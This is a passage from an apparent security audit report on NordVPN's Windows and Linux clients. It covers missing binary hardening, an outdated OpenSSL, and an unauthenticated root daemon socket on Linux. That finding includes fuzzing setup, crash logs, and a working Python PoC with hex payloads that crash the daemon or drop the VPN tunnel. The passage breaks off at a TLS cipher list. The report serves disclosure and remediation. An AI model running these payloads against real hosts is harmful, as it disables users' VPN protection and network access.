- C:\Program Files\NordVPN\6.32.24.0\Resources\Binaries\32bit\openvpn-nordvpn.exe
  - ASLR
  - High Entropy VA
  - CFG
  - RFG
  - SafeSEH
  - GS
- C:\Program Files\NordVPN\6.32.24.0\Resources\Binaries\32bit\devcon.exe
  - High Entropy VA
  - RFG
  - SafeSEH
- C:\Program Files\NordVPN\6.32.24.0\Resources\Binaries\64bit\openvpnserver.exe
  - ASLR
  - High Entropy VA
  - CFG
  - RFG
  - GS
- C:\Program Files\NordVPN\6.32.24.0\Resources\Binaries\64bit\openvpn-nordvpn.exe
  - ASLR



- High Entropy VA
  - CFG
  - RFG
  - GS
- C:\Program Files\NordVPN\6.32.24.0\Resources\Binaries\64bit\openssl.exe
  - ASLR
  - High Entropy VA
  - CFG
  - RFG
  - GS
  - Authenticode

## References

- CWE-693: Protection Mechanism Failure: <https://cwe.mitre.org/data/definitions/693.html>
  - Protecting Your Code with Visual C++ Defenses: <https://docs.microsoft.com/en-us/archive/msdn-magazine/2008/march/security-briefs-protecting-your-code-with-visual-c-defenses>
-

## Outdated Version of OpenSSL (CWE-1104) – Low

### Description

Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts. Using components with known vulnerabilities is a part of the OWASP Top 10 because insecure can libraries pose a considerable risk to web applications by undermining the security posture of the entire user experience.

### Affected Components

- NordVPN client (Windows)
  - Component: OpenSSL

### Recommendations

There should be a patch management process in place to:

- Always update the vulnerable components to the latest version.
- Reduce the overall attack surface of the application by removing unused dependencies, unnecessary features, components, files, and documentation.
- Continuously inventory the versions of both client-side and server-side components (e.g., frameworks, libraries) and their dependencies. Continually monitor sources like CVE and NVD for vulnerabilities in the components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to the components you use.
- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component.
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.

Ensure that there is an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.

### Details

The version of OpenSSL in use was 1.1.0h. The latest version at the time of writing is 1.1.1h.

```
C:\Program Files\NordVPN\6.32.24.0\Resources\Binaries\64bit>openssl.exe
OpenSSL> version
OpenSSL 1.1.0h 27 Mar 2018
OpenSSL> exit
```

Version 1.1.0h of OpenSSL is vulnerable to a number of publicly known issues:

- **CVE-2019-1563:** In situations where an attacker receives automated notification of the success or failure of a decryption attempt an attacker, after sending a very large number of messages to be decrypted, can recover a CMS/PKCS7 transported encryption key or decrypt any RSA encrypted message that was encrypted with the public RSA key, using a Bleichenbacher padding oracle attack. Applications are not affected if they use a certificate together with the private RSA key to the CMS\_decrypt or PKCS7\_decrypt functions to select the correct recipient info to decrypt. Fixed in OpenSSL 1.1.1d (Affected 1.1.1-1.1.1c). Fixed in OpenSSL 1.1.0l (Affected 1.1.0-1.1.0k). Fixed in OpenSSL 1.0.2t (Affected 1.0.2-1.0.2s).

- **CVE-2019-1552:** OpenSSL has internal defaults for a directory tree where it can find a configuration file as well as certificates used for verification in TLS. This directory is most commonly referred to as OPENSSLDIR, and is configurable with the `—prefix /` `—openssldir` configuration options. For OpenSSL versions 1.1.0 and 1.1.1, the mingw configuration targets assume that resulting programs and libraries are installed in a Unix-like environment and the default prefix for program installation as well as for OPENSSLDIR should be `'/usr/local'`. However, mingw programs are Windows programs, and as such, find themselves looking at sub-directories of `'C:/usr/local'`, which may be world writable, which enables untrusted users to modify OpenSSL's default configuration, insert CA certificates, modify (or even replace) existing engine modules, etc. For OpenSSL 1.0.2, `'/usr/local/ssl'` is used as default for OPENSSLDIR on all Unix and Windows targets, including Visual C builds. However, some build instructions for the diverse Windows targets on 1.0.2 encourage you to specify your own `—prefix`. OpenSSL versions 1.1.1, 1.1.0 and 1.0.2 are affected by this issue. Due to the limited scope of affected deployments this has been assessed as low severity and therefore we are not creating new releases at this time. Fixed in OpenSSL 1.1.1d (Affected 1.1.1-1.1.1c). Fixed in OpenSSL 1.1.0l (Affected 1.1.0-1.1.0k). Fixed in OpenSSL 1.0.2t (Affected 1.0.2-1.0.2s).
- **CVE-2019-1547:** Normally in OpenSSL EC groups always have a co-factor present and this is used in side channel resistant code paths. However, in some cases, it is possible to construct a group using explicit parameters (instead of using a named curve). In those cases it is possible that such a group does not have the cofactor present. This can occur even where all the parameters match a known named curve. If such a curve is used then OpenSSL falls back to non-side channel resistant code paths which may result in full key recovery during an ECDSA signature operation. In order to be vulnerable an attacker would have to have the ability to time the creation of a large number of signatures where explicit parameters with no co-factor present are in use by an application using libcrypto. For the avoidance of doubt libssl is not vulnerable because explicit parameters are never used. Fixed in OpenSSL 1.1.1d (Affected 1.1.1-1.1.1c). Fixed in OpenSSL 1.1.0l (Affected 1.1.0-1.1.0k). Fixed in OpenSSL 1.0.2t (Affected 1.0.2-1.0.2s).
- **CVE-2019-1543:** ChaCha20-Poly1305 is an AEAD cipher, and requires a unique nonce input for every encryption operation. RFC 7539 specifies that the nonce value (IV) should be 96 bits (12 bytes). OpenSSL allows a variable nonce length and front pads the nonce with 0 bytes if it is less than 12 bytes. However it also incorrectly allows a nonce to be set of up to 16 bytes. In this case only the last 12 bytes are significant and any additional leading bytes are ignored. It is a requirement of using this cipher that nonce values are unique. Messages encrypted using a reused nonce value are susceptible to serious confidentiality and integrity attacks. If an application changes the default nonce length to be longer than 12 bytes and then makes a change to the leading bytes of the nonce expecting the new value to be a new unique nonce then such an application could inadvertently encrypt messages with a reused nonce. Additionally the ignored bytes in a long nonce are not covered by the integrity guarantee of this cipher. Any application that relies on the integrity of these ignored leading bytes of a long nonce may be further affected. Any OpenSSL internal use of this cipher, including in SSL/TLS, is safe because no such use sets such a long nonce value. However user applications that use this cipher directly and set a non-default nonce length to be longer than 12 bytes may be vulnerable. OpenSSL versions 1.1.1 and 1.1.0 are affected by this issue. Due to the limited scope of affected deployments this has been assessed as low severity and therefore we are not creating new releases at this time. Fixed in OpenSSL 1.1.1c (Affected 1.1.1-1.1.1b). Fixed in OpenSSL 1.1.0k (Affected 1.1.0-1.1.0j).
- **CVE-2018-5407:** Simultaneous Multi-threading (SMT) in processors can enable local users to exploit software vulnerable to timing attacks via a side-channel timing attack on 'port contention'.
- **CVE-2018-0737:** The OpenSSL RSA Key generation algorithm has been shown to be vulnerable to a cache timing side channel attack. An attacker with sufficient access to mount cache timing attacks during the RSA key generation process could recover the private key. Fixed in OpenSSL 1.1.0i-dev (Affected 1.1.0-1.1.0h). Fixed in OpenSSL 1.0.2p-dev (Affected 1.0.2b-1.0.2o).

- **CVE-2018-0735:** The OpenSSL ECDSA signature algorithm has been shown to be vulnerable to a timing side channel attack. An attacker could use variations in the signing algorithm to recover the private key. Fixed in OpenSSL 1.1.0j (Affected 1.1.0-1.1.0i). Fixed in OpenSSL 1.1.1a (Affected 1.1.1).
- **CVE-2018-0734:** The OpenSSL DSA signature algorithm has been shown to be vulnerable to a timing side channel attack. An attacker could use variations in the signing algorithm to recover the private key. Fixed in OpenSSL 1.1.1a (Affected 1.1.1). Fixed in OpenSSL 1.1.0j (Affected 1.1.0-1.1.0i). Fixed in OpenSSL 1.0.2q (Affected 1.0.2-1.0.2p).
- **CVE-2018-0732:** During key agreement in a TLS handshake using a DH based ciphersuite a malicious server can send a very large prime value to the client. This will cause the client to spend an unreasonably long period of time generating a key for this prime resulting in a hang until the client has finished. This could be exploited in a Denial Of Service attack. Fixed in OpenSSL 1.1.0i-dev (Affected 1.1.0-1.1.0h). Fixed in OpenSSL 1.0.2p-dev (Affected 1.0.2-1.0.2o).

## References

- CWE-1104: Use of Unmaintained Third Party Components: <https://cwe.mitre.org/data/definitions/1104.html>
  - A9:2017-Using Components with Known Vulnerabilities: [https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A9-Using\\_Components\\_with\\_Known\\_Vulnerabilities](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A9-Using_Components_with_Known_Vulnerabilities)
  - CVE Details: [https://www.cvedetails.com/vulnerability-list/vendor\\_id-217/product\\_id-383/version\\_id-258286/Openssl-Openssl-1.1.0h.html](https://www.cvedetails.com/vulnerability-list/vendor_id-217/product_id-383/version_id-258286/Openssl-Openssl-1.1.0h.html)
-

## *Technical Details – Linux Client*

### **Vulnerability Analysis, Validation, and Exploitation**

This section highlights key information regarding each of the vulnerabilities discovered during the Application Security Testing.

Numbers referencing CVE entries<sup>6</sup> are provided where possible. However, most of the vulnerabilities are referenced by their CWE entry<sup>7</sup> since they do not generally have a CVE assigned. Both vulnerability dictionaries are maintained by the MITRE not-for-profit organization.

The "Details" subsection of each vulnerability below exhibits a validation Proof-of-Concept (PoC) and, where applicable, an attempt to exploit the finding in a manner like what attackers would do to further their goals.

---

<sup>6</sup> Common Vulnerabilities and Exposures - <https://cve.mitre.org/about/>

<sup>7</sup> Common Weakness Enumeration - <https://cwe.mitre.org/about/>

## Lack of Authentication on nordvpnd.sock leads to DoS (CWE-248) – Medium

### Description

We found that the NordVPN daemon does not have proper access controls to restrict which processes and users can interact with it by means of its Unix socket communication channel. The daemon service can be easily crashed by a process running with low privileges on the operating system.

### Affected Components

- NordVPN daemon (Linux)

### Recommendations

We recommend using the provided Python PoC script for crashing the service to perform a thorough analysis of the issue and troubleshoot it using a debugging development environment to detect the root cause of the anomalous condition. This will help to detect the kind of issue affecting the software (e.g. race condition, memory access violation, etc.) and create a fix for this particular case. In addition, it is recommended to apply the necessary changes to prevent similar conditions; for example, creating exception handling code areas to capture and recover the service from invalid states with the aim of preventing the software from being unavailable.

### Details

During the analysis of the NordVPN application, we observed that the client was communicating with the daemon via Protobuf serialized messages sent to its exposed Unix socket interface (e.g. nordvpnd.sock) as shown below.

```
uid0@0x75696430:~$ sudo netstat -an | grep -i nord
unix 2      [ ACC ]     STREAM    LISTENING   20687      /run/nordvpnd.sock
```

The following is the list of permissions associated to the exposed interfaces:

```
uid0@0x75696430:~$ ls -lha /run/nordvpn*
srw-rw-rw- 1 root root 0 Nov 20 20:00 /run/nordvpnd.sock
```

As it can be observed in the list above, the interface is exposed to all users on the system and there is no authentication to prevent their connection to the Unix socket. This means that any user, without requiring to have sudo privileges, can interact with the service listening on the Unix socket, in this case, the NordVPN daemon running as root.

```
uid0@0x75696430:~$ sudo lsof | grep nordvpnd.sock
systemd      1                root    52u      20687 /run/nordvpnd.sock type=STREAM
nordvpnd     668              root     4u      20687 /run/nordvpnd.sock type=STREAM
nordvpnd     668 670 nordvpnd   root     4u      20687 /run/nordvpnd.sock type=STREAM
nordvpnd     668 671 nordvpnd   root     4u      20687 /run/nordvpnd.sock type=STREAM
nordvpnd     668 672 nordvpnd   root     4u      20687 /run/nordvpnd.sock type=STREAM
nordvpnd     668 673 nordvpnd   root     4u      20687 /run/nordvpnd.sock type=STREAM
nordvpnd     668 674 nordvpnd   root     4u      20687 /run/nordvpnd.sock type=STREAM
nordvpnd     668 679 nordvpnd   root     4u      20687 /run/nordvpnd.sock type=STREAM
nordvpnd     668 683 nordvpnd   root     4u      20687 /run/nordvpnd.sock type=STREAM
nordvpnd     668 686 nordvpnd   root     4u      20687 /run/nordvpnd.sock type=STREAM
uid0@0x75696430:~$ pgrep nordvpnd
668
```



An example of this could be seen by means of the NordVPN client, where any user or process of the system could check the connection status and settings or even perform changes such as:

- Change the VPN technology and protocol in use
- Add/Remove Whitelist settings (will take effect if made during a NordVPN connection)
- Disconnect the NordVPN client

```
uid0@0x75696430:~$ nordvpn status
Status: Connected
Current server: it194.nordvpn.com
Country: Italy
City: Milan
Your new IP: 37.120.201.195
Current technology: OpenVPN
Current protocol: UDP
Transfer: 0.74 GiB received, 23.13 MiB sent
Uptime: 17 hours 34 seconds

uid0@0x75696430:~$ su pepito
Password:

pepito@0x75696430:/home/uid0$ nordvpn settings
Technology: OpenVPN
Protocol: UDP
Kill Switch: enabled
CyberSec: enabled
Obfuscate: disabled
Notify: disabled
Auto-connect: disabled
DNS: disabled

pepito@0x75696430:/home/uid0$ nordvpn status
Status: Connected
Current server: it194.nordvpn.com
Country: Italy
City: Milan
Your new IP: 37.120.201.195
Current technology: OpenVPN
Current protocol: UDP
Transfer: 0.74 GiB received, 23.13 MiB sent
Uptime: 17 hours 50 seconds

pepito@0x75696430:/home/uid0$ nordvpn disconnect
You are disconnected from NordVPN.
How would you rate your connection quality on a scale from 1 (poor) to 5 (excellent)? Type 'nordvpn rate [1-5]'.
```

This situation does not happen with the KillSwitch feature because it verifies if the user calling the function is currently logged in by means of the *AuthCheck()* function part of the */src/source/cli/cli\_utils.go* as shown below.

```
File: /linux-app-master/src/source/cli/cli_set_killswitch.go
27: func (c *cmd) SetKillSwitch(ctx *cli.Context) error {
28:     args := ctx.Args()
29:
30:     if c.AuthCheck() == LoggedOut {
31:         color.Yellow(LogoutNotLoggedIn)
32:         return nil
33:     }
```



```
File: /linux-app-master/src/source/cli/cli_utils.go
15: func (c cmd) AuthCheck() UserStatus {
16:     if c.config.User.ID == 0 {
17:         return LoggedOut
18:     }
19:     return LoggedIn
20: }
```

We recommend to implement this check in the aforementioned commands to prevent other users from tampering with the NordVPN configuration.

Moving forward with the test, we followed a dual approach for evaluating the security controls or mechanisms implemented by the solution for which we considered to be potential avenues for attackers to exploit. On one hand the source code of the involved functions was reviewed and on the other dynamic interactions were executed.

In particular, we interacted with the service using the exposed sock interface and captured the traffic of the messages sent back and forth in a PCAP file. This information was then used as a source for the Mutiny fuzzer, which uses Radamsa under the hood, to fuzz the service. When we detected a potential anomalous condition, we worked on identifying the messages that were crashing the daemon service and prepared a simple Python script to be used as a PoC in the same way a malicious software would do to keep the service unavailable.

The following excerpt shows the command we used to create a redirector which helped to simplify the interaction with the Unix socket. We basically used socat to create a connector between a TCP port and the target Unix socket. The socat instance listened and accepted connections on the TCP port 6000 and relayed all the messages back and forth to the target Unix socket:

```
socat UNIX-LISTEN:/run/nordvpnd.sock,mode=777,fork TCP4-CONNECT:127.0.0.1:6000
socat TCP4-LISTEN:6000,reuseaddr,fork UNIX-CONNECT:/run/nordvpnd.sock.original
```

The commands above allowed us to use Wireshark to capture the traffic while we interacted with the service with simple commands using the NordVPN client. The following screenshot shows an example of the traffic observed on the redirector listener:




Figure 6 - NordVPNd Unix socket traffic

After a few commands, we stopped the packet capture and used the file to prepare fuzzing templates to feed Mutiny. An example of one of those is shown below.



```
processor_dir default
failureThreshold 3
failureTimeout 5
receiveTimeout 1.0
shouldPerformTestRun 1
proto tcp
port 0
sourcePort -1
sourceIP 0.0.0.0
# The actual messages in the conversation
# Each contains a message to be sent to or from the server, printably-formatted
outbound 'PRI * HTTP/2.0\r\n\r\nSM\r\n\r\n\x00\x00\x00\x04\x00\x00\x00\x00'
inbound '\x00\x00\x06\x04\x00\x00\x00\x00\x00\x00\x05\x00\x00@\x00\x00\x00\x00\x04\x01\x00\x00\x00\x00'
outbound fuzz
'\x00\x00\x00\x04\x01\x00\x00\x00\x00\x00\x00E\x01\x04\x00\x00\x00\x01\x83\x86E\x95bA\x96\x93\xd5\\k\xdf\x19i
=Ln*yNd\x96\x83!?A\x86\xa0\xe4\x1d\x13\x9d\t_\x8b\x1du\xd0b\r&=LMedz\x8a\x9a\xca\xc8\xb4\xc7`+\xb2\x15\xc3@\x
02te\x86M\x835\x05\xb1\x1f\x00\x00\x16\x00\x01\x00\x00\x00\x01\x00\x00\x00\x11\x08\x90\xe5\xcc\n\x12\n\n\x
x08\n\x02\xb9\n\x12\x02\xb9\n'
```

Finally, we ran Mutiny against the daemon socket:

```
./mutiny.py -s 0.5 --logAll nordvpnd_fuzz_whitelist /run/nordvpnd.sock
Reading in fuzzer data from nordvpnd_fuzz_whitelist...
  Message #0: 33 bytes outbound
  Message #1: 24 bytes inbound
  Message #2: 118 bytes outbound
Loaded default processor: /home/uid0/mutiny-fuzzer/backend/../../mutiny_classes/exception_processor.py
Loaded default processor: /home/uid0/mutiny-fuzzer/backend/../../mutiny_classes/message_processor.py
Loaded default processor: /home/uid0/mutiny-fuzzer/backend/../../mutiny_classes/monitor.py
Logging to nordvpnd_fuzz_whitelist_logs/2020-11-11,013512
** Sleeping for 0.500 seconds **
Performing test run without fuzzing...
  Sent 33 byte packet
  Received 15 bytes
  Sent 118 byte packet
Logging run number -1
** Sleeping for 0.500 seconds **
Fuzzing with seed 0
  Sent 33 byte packet
  Received 15 bytes
  Sent 119 byte packet
Logging run number 0
```

After a while, we noticed the service was crashing and the PID of the daemon service (nordvpnd) changed as expected. Therefore, we worked on the fuzzing messages sent by Mutiny to identify the group of packages that were creating the anomalous condition. After a lot of attempts, we obtained a reduced group of packages that can be used to crash the service when using the whitelist function to add a new port.

The syslog below shows the stack trace when the error condition is triggered.

#### Syslog extract

```
Nov 14 09:39:41 0x75696430 nordvpnd[21159]: panic: runtime error: invalid memory address or nil pointer
dereference
Nov 14 09:39:41 0x75696430 nordvpnd[21159]: [signal SIGSEGV: segmentation violation code=0x1 addr=0x28
pc=0xcfc1070]
Nov 14 09:39:41 0x75696430 nordvpnd[21159]: goroutine 298 [running]:
```

```
Nov 14 09:39:41 0x75696430 nordvpnd[21159]: nordvpn/daemon.Rpc.SetWhitelist(0x10d09c8, 0x4, 0xc00032b200,
0x11056e0, 0xc00016e230, 0xc00046f0c0, 0xc000034b80, 0x110cea0, 0xc000034b80, 0xc000077680, ...)
Nov 14 09:39:41 0x75696430 nordvpnd[21159]: #011/builds/nordvpn/apps-source/linux-
app/src/daemon/rpc_set_whitelist.go:22 +0xf0
Nov 14 09:39:41 0x75696430 nordvpnd[21159]: nordvpn/daemon/pb._Daemon_SetWhitelist_Handler(0xf67da0,
0xc000154100, 0x11088a0, 0xc0001289e30, 0xc00008d4300, 0x0, 0x11088a0, 0xc0001489e30, 0x0, 0x0)
Nov 14 09:39:41 0x75696430 nordvpnd[21159]: #011/builds/nordvpn/apps-source/linux-
app/src/daemon/pb/service.pb.go:1292 +0x21a
Nov 14 09:39:41 0x75696430 nordvpnd[21159]: google.golang.org/grpc.(*Server).processUnaryRPC(0xc0003dc1c0,
0x11138a0, 0xc00009ca000, 0xc00008c6e00, 0xc00002cbb60, 0x17d6d68, 0x0, 0x0, 0x0)
Nov 14 09:39:41 0x75696430 nordvpnd[21159]: #011/go/pkg/mod/google.golang.org/grpc@v1.31.1/server.go:1180
+0x50a
Nov 14 09:39:41 0x75696430 nordvpnd[21159]: google.golang.org/grpc.(*Server).handleStream(0xc0003dc1c0,
0x11138a0, 0xc00009ca000, 0xc00008c6e00, 0x0)
Nov 14 09:39:41 0x75696430 nordvpnd[21159]: #011/go/pkg/mod/google.golang.org/grpc@v1.31.1/server.go:1503
+0xcfd
Nov 14 09:39:41 0x75696430 nordvpnd[21159]:
google.golang.org/grpc.(*Server).serveStreams.func1.2(0xc00014dbf00, 0xc0003dc1c0, 0x11138a0, 0xc00009ca000,
0xc00008c6e00)
Nov 14 09:39:41 0x75696430 nordvpnd[21159]: #011/go/pkg/mod/google.golang.org/grpc@v1.31.1/server.go:843
+0xa1
Nov 14 09:39:41 0x75696430 nordvpnd[21159]: created by google.golang.org/grpc.(*Server).serveStreams.func1
Nov 14 09:39:41 0x75696430 nordvpnd[21159]: #011/go/pkg/mod/google.golang.org/grpc@v1.31.1/server.go:841
+0x204
Nov 14 09:39:41 0x75696430 systemd[1]: nordvpnd.service: Main process exited, code=exited,
status=2/INVALIDARGUMENT
Nov 14 09:39:41 0x75696430 systemd[1]: nordvpnd.service: Failed with result 'exit-code'.
Nov 14 09:39:46 0x75696430 systemd[1]: nordvpnd.service: Scheduled restart job, restart counter is at 17.
Nov 14 09:39:46 0x75696430 systemd[1]: Stopped NordVPN Daemon.
Nov 14 09:39:46 0x75696430 systemd[1]: nordvpnd.socket: Succeeded.
Nov 14 09:39:46 0x75696430 systemd[1]: Closed NordVPN Daemon Socket.
Nov 14 09:39:46 0x75696430 systemd[1]: Stopping NordVPN Daemon Socket.
Nov 14 09:39:46 0x75696430 systemd[1]: nordvpnd.socket: TCP_NODELAY failed: Operation not supported
Nov 14 09:39:46 0x75696430 systemd[1]: Listening on NordVPN Daemon Socket.
Nov 14 09:39:46 0x75696430 systemd[1]: Started NordVPN Daemon.
```

The following is the Python PoC we created for reproducing the crash on the daemon service:

*Note: This PoC was tested and proved functional on two fresh NordVPN installs on Kali 2020.3 and Ubuntu 20.04.1 LTS. According our tests this PoC works as a single shot, but we included a loop to make sure it would work every time.*

```
import socket
import sys
import time

SLEEP_TIME = 0.01
stream = []
stream.append(bytearray.fromhex('505249202a20485454502f322e300d0a0d0a534d0d0a0d0a000000040000000000'))
stream.append(bytearray.fromhex('00000004010000000000000450104000000018386459562419693d55c6bdf19693d4c6e2a794e
649683213f4186a0e41d139d095f8b1d75d0620d263d4c4d65647a8a9acac8b4c7602bb215c340027465864d833505b11f00001600010
0000001000000000000450104000000018386459562419693d55c6bdf19693d4c6e2a794e649683213f4186a0e41d139d095f8b1d75d0
620d263d4c4d65647a8a9acac8b4c7602bb215c340027465864d833505b11f00001600010000000100000000110890e5cc0a120a0a080
a02b90a1202b90a'))

while True:
    try:
        target_socket = '/run/nordvpnd.sock'
        print('\n[*] Connecting to %s ...' % target_socket)
        sock = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
        sock.connect(target_socket)
```

```

sock.settimeout(SLEEP_TIME)
print(sock.recv(1024))
for st in stream:
    print('\n[*] Sending %s ...' % st)
    sock.sendall(st)
    time.sleep(SLEEP_TIME)
    try:
        print(sock.recv(1024))
    except:
        pass
sock.close()
except Exception as e:
    print(e)

```

After the crash, the daemon is restarted automatically but if a NordVPN connection was in place, the IPTables will not be cleared which would left the host without outbound connection until a manual clear or NordVPN client reconnection. An example of the IPTables state after the crash is shown below.

```

uid0@ubuntu:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  131.255.4.237         anywhere
DROP       all  --  anywhere             anywhere
Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  anywhere             131.255.4.237
DROP       all  --  anywhere             anywhere

```

We continued our tests and found that RACE conditions could be produced when constant reconnect attempts are sent to the daemon. Although we could not crash the service, it produced a deadlock that prevented to create a usable connection afterwards, requiring to restart the service. Moreover, during the fuzzing we found a payload related to the connect function that will close any existent VPN tunnel. While we could obtain the same results by invoking the disconnection using another user, this is another example of error conditions produced when tampering the Protobuf messages.

The following payload could be replaced on the provided PoC to trigger the disconnection:

```

stream = []
stream.append(bytearray.fromhex('505249202a20485454502f322e300d0a0d0a534d0d0a0d0a0000004000000000'))
stream.append(bytearray.fromhex('00000004010000000000000400104000000018386459062419693d55c6bdf19693d4c6b35537f4186a0e41d139d095f8b1d75d0620d263d4c4d65647a8a9acac8b4c7602bb215c340027465864d833505b11f0000050001000000010000000000'))
stream.append(bytearray.fromhex('00000806010000000002041010090e070700000408000000000000000800000806000000000002041010090e070700001901040000000038386459162419693d55c6bdf19693d4c5e3d551489c2c1c0bf000047000100000003000000042121857337273776d74326d384d4258426d35614137657a5558441a184868734634514e325556374d417846633879486d7a7467622090e5cc0a2a0355445052020a00'))

```

The excerpt below shows the error message returned on the Syslog:

```

Nov 19 19:56:43 0x75696430 nordvpnd[1342]: debug: Mon Nov 19 19:56:43 2020 MANAGEMENT: CMD 'pid'
Nov 19 19:56:43 0x75696430 nordvpnd[1342]: 2020/11/19 19:56:43 [INFO] Mon Nov 19 19:56:43 2020 MANAGEMENT: CMD 'pid'
Nov 19 19:56:43 0x75696430 nordvpnd[1342]: debug: Mon Nov 19 19:56:43 2020 MANAGEMENT: CMD 'signal "SIGINT"'
Nov 19 19:56:43 0x75696430 nordvpnd[1342]: 2020/11/19 19:56:43 [INFO] Mon Nov 19 19:56:43 2020 MANAGEMENT: CMD 'signal "SIGINT"'
Nov 19 19:56:43 0x75696430 nordvpnd[1342]: debug: Mon Nov 19 19:56:43 2020 SIGTERM received, sending exit

```

```
notification to peer
Nov 19 19:56:43 0x75696430 nordvpnd[1342]: 2020/11/19 19:56:43 [INFO] Mon Nov 19 19:56:43 2020 SIGTERM
received, sending exit notification to peer
Nov 19 19:56:44 0x75696430 nordvpnd[1342]: debug: Mon Nov 19 19:56:44 2020 /sbin/ip route del 131.255.4.94/32
Nov 19 19:56:44 0x75696430 nordvpnd[1342]: 2020/11/19 19:56:44 [INFO] Mon Nov 19 19:56:44 2020 /sbin/ip route
del 131.255.4.94/32
Nov 19 19:56:44 0x75696430 nordvpnd[1342]: debug: Mon Nov 19 19:56:44 2020 /sbin/ip route del 0.0.0.0/1
Nov 19 19:56:44 0x75696430 nordvpnd[1342]: 2020/11/19 19:56:44 [INFO] Mon Nov 19 19:56:44 2020 /sbin/ip route
del 0.0.0.0/1
Nov 19 19:56:44 0x75696430 nordvpnd[1342]: debug: Mon Nov 19 19:56:44 2020 /sbin/ip route del 128.0.0.0/1
Nov 19 19:56:44 0x75696430 nordvpnd[1342]: 2020/11/19 19:56:44 [INFO] Mon Nov 19 19:56:44 2020 /sbin/ip route
del 128.0.0.0/1
Nov 19 19:56:44 0x75696430 nordvpnd[1342]: debug: Mon Nov 19 19:56:44 2020 Closing TUN/TAP interface
Nov 19 19:56:44 0x75696430 nordvpnd[1342]: 2020/11/19 19:56:44 [INFO] Mon Nov 19 19:56:44 2020 Closing
TUN/TAP interface
Nov 19 19:56:44 0x75696430 nordvpnd[1342]: debug: Mon Nov 19 19:56:44 2020 /sbin/ip addr del dev tun0
10.8.2.3/24
Nov 19 19:56:44 0x75696430 nordvpnd[1342]: 2020/11/19 19:56:44 [INFO] Mon Nov 19 19:56:44 2020 /sbin/ip addr
del dev tun0 10.8.2.3/24
Nov 19 19:56:44 0x75696430 NetworkManager[499]: <info> [1606172204.5005] device (tun0): state change:
activated -> unmanaged (reason 'unmanaged', sys-iface-state: 'removed')
Nov 19 19:56:44 0x75696430 nordvpnd[1342]: debug: Mon Nov 19 19:56:44 2020 SIGTERM[soft,exit-with-
notification] received, process exiting
Nov 19 19:56:44 0x75696430 nordvpnd[1342]: 2020/11/19 19:56:44 [INFO] Mon Nov 19 19:56:44 2020
SIGTERM[soft,exit-with-notification] received, process exiting
Nov 19 19:56:44 0x75696430 nordvpnd[1342]: debug: Mon Nov 19 19:56:44 2020 MANAGEMENT:
>STATE:1606172204,EXITING,exit-with-notification,,,,,
Nov 19 19:56:44 0x75696430 nordvpnd[1342]: 2020/11/19 19:56:44 [INFO] Mon Nov 19 19:56:44 2020 MANAGEMENT:
>STATE:1606172204,EXITING,exit-with-notification,,,,,
Nov 19 19:56:48 0x75696430 nordvpnd[1342]: 2020/11/19 19:56:48 [Error] rpc error: code = Unavailable desc =
transport is closing
```

## References

- CWE-248: Uncaught Exception: <https://cwe.mitre.org/data/definitions/248.html>

## Transport layer security (TLS) v1.0 and v1.1 supported (CWE-CWE-326) – Low

### Description

Weaknesses in the Transport Layer Security (TLS) configuration provides an attacker with more opportunities to successfully exploit known cryptographic design flaws to compromise the information transmitted over the encrypted channel. In general, those weaknesses are categorized according the place where the issue takes place:

- Deprecated TLS version:
  - TLSv1.0 and TLSv1.1
- Weak TLS cipher-suites:
  - Cipher suites with RSA key exchange
  - CBC Cipher modes

Known vulnerabilities related with the aforementioned issues:

- TLS vulnerable to POODLE and BEAST attacks
- TLS cipher modes that use RSA encryption are affected by ROBOT attack

Due to the latest vulnerabilities Zombie POODLE, GOLDENDOODLE, 0-Length OpenSSL and Sleeping POODLE; the use of cipher suites using CBC cipher modes it is been discouraged.

### Affected Components

- <https://zwyr157wwiu6eior.com>

### Recommendations

*Note: Disabling older protocols may impact compatibility with certain devices and systems.*

Although the complexity of attack makes its exploitation unlikely, it is recommended to ensure the safest protocols and ciphers are being used.

#### Protocol versions

TLSv1.0 and TLSv1.1 should be disabled entirely (i.e. no longer supported). As of March 31, 2020; endpoints that are not enabled for TLS 1.2 and higher will no longer function properly with major web browsers and major vendors.

#### Cipher suites

- Disable (i.e. do not support them) cipher suites that include:
  - CBC cipher modes
  - Cipher suites with RSA key exchange

### Details

The following is a list of the weak ciphers supported by the base URL for the NordVPN API endpoint:

```
# TLS 1.2 supported ciphers
